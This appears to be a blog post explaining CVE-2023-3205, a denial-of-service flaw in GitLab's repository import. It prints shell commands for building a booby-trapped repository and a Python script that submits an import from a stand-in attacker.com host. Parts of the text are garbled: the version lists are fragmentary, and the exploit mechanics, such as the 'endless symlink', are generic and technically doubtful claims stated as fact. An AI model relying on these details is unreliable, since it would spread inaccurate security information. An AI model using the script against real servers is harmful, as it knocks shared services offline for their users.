
GitLab is a popular web-based DevOps lifecycle tool for code repositories. On June 2023, a severe vulnerability was discovered—CVE-2023-3205—that affects a wide range of GitLab versions (GitLab advisory). This post breaks down the issue in simple language, explores how attackers can use it, shares original references, and gives you code snippets to help you understand the root problem and what you can do about it.
Summary: What Is CVE-2023-3205?
CVE-2023-3205 is a denial of service (DoS) vulnerability discovered in GitLab. It allows any authenticated user (this means: any person with a valid login, even a basic one) to make the GitLab server hang or crash by importing or cloning special crafted (“malicious”) content.
Versions 16.3 up to (not including) 16.3.1
> If your GitLab server runs any of these, you must update now!
How Does the Attack Work?
Scenario:
Let’s say Alice, a regular user, has basic GitLab access on your server. She finds or creates a special repository with files designed to exploit a bug in GitLab’s import or git-clone logic. When Alice imports this repository or clones it through GitLab's web interface, the server backend process hits this bug, eats up all resources, hangs, and may even crash GitLab for everyone else.
What’s the Exploit?
The underlying problem is in GitLab’s logic when handling certain objects within a repository. Malicious content (such as commits with huge blobs, recursive trees, or endless symlinks) can cause the server to loop infinitely or exhaust memory.
Attack Example (Pseudocode)
# Attacker creates a malicious repo with endless nested directories or huge files
git init evil-repo
cd evil-repo

# Create gigantic file (DoS method 1)
dd if=/dev/zero of=bigfile bs=1G count=2
git add bigfile
git commit -m "Massive file"

# or, Create endless symlink (DoS method 2)
ln -s ../evil-repo symlink
git add symlink
git commit -m "Recursive symlink"

# Push to remote, or use this repo as an import source
Now, when importing or cloning through GitLab, the server tries to process this content and may either enter a resource-consuming loop, run out of memory (OOM), or crash its own worker process.
Python Proof of Concept (Download & Import)
import requests

GITLAB_URL = 'https://your-gitlab-instance.com';
TOKEN = 'YOUR_PERSONAL_ACCESS_TOKEN'
PROJECT_IMPORT_URL = f"{GITLAB_URL}/api/v4/projects/import"

# Malicious repo, publicly hosted or as a file upload
malicious_repo_url = 'http://attacker.com/evil-repo.git';

data = {
    'name': 'exploit-proj',
    'import_url': malicious_repo_url,
    'namespace_id': 1   # Change as needed
}

headers = {
    'PRIVATE-TOKEN': TOKEN
}

r = requests.post(PROJECT_IMPORT_URL, data=data, headers=headers)
print(r.status_code, r.text)
This snippet exploits the bug by importing the attacker’s malicious repository. As soon as GitLab processes the bad data, it gets overwhelmed.
Real-World Impact
- Complete denial of service. If the GitLab web worker/thread crashes or hangs, no one else can use GitLab until it’s restarted.
- All LDAP users at risk. Enterprises using SSO or basic authentication are vulnerable from any low-privilege user.
- Shared/Self-Hosted Servers Most Vulnerable. A single user on a self-hosted or shared GitLab can crash the service for everyone!
16.3.1 (for 16.3.x users or later)
Reference:
GitLab Security Advisory CVE-2023-3205
Update using your package manager, Docker container, or Helm charts as documented here: GitLab Upgrade Documentation.
How Can You Detect Abuse?
- Monitor resource spikes — Sudden extreme memory/CPU loads after an import or clone likely indicates an attempted exploit.
- Review logs — Look for failed imports and crash reports in /var/log/gitlab/gitlab-rails/production.log.
Takeaway
CVE-2023-3205 is a serious and easy-to-abuse flaw that can bring your developer infrastructure to a halt. The only reliable solution is to upgrade GitLab to a fixed version.
References
- GitLab security advisory CVE-2023-3205 (official)
- CVE entry on MITRE
- GitLab Update Instructions
Timeline
Published on: 09/01/2023 11:15:00 UTC
Last modified on: 09/01/2023 21:13:00 UTC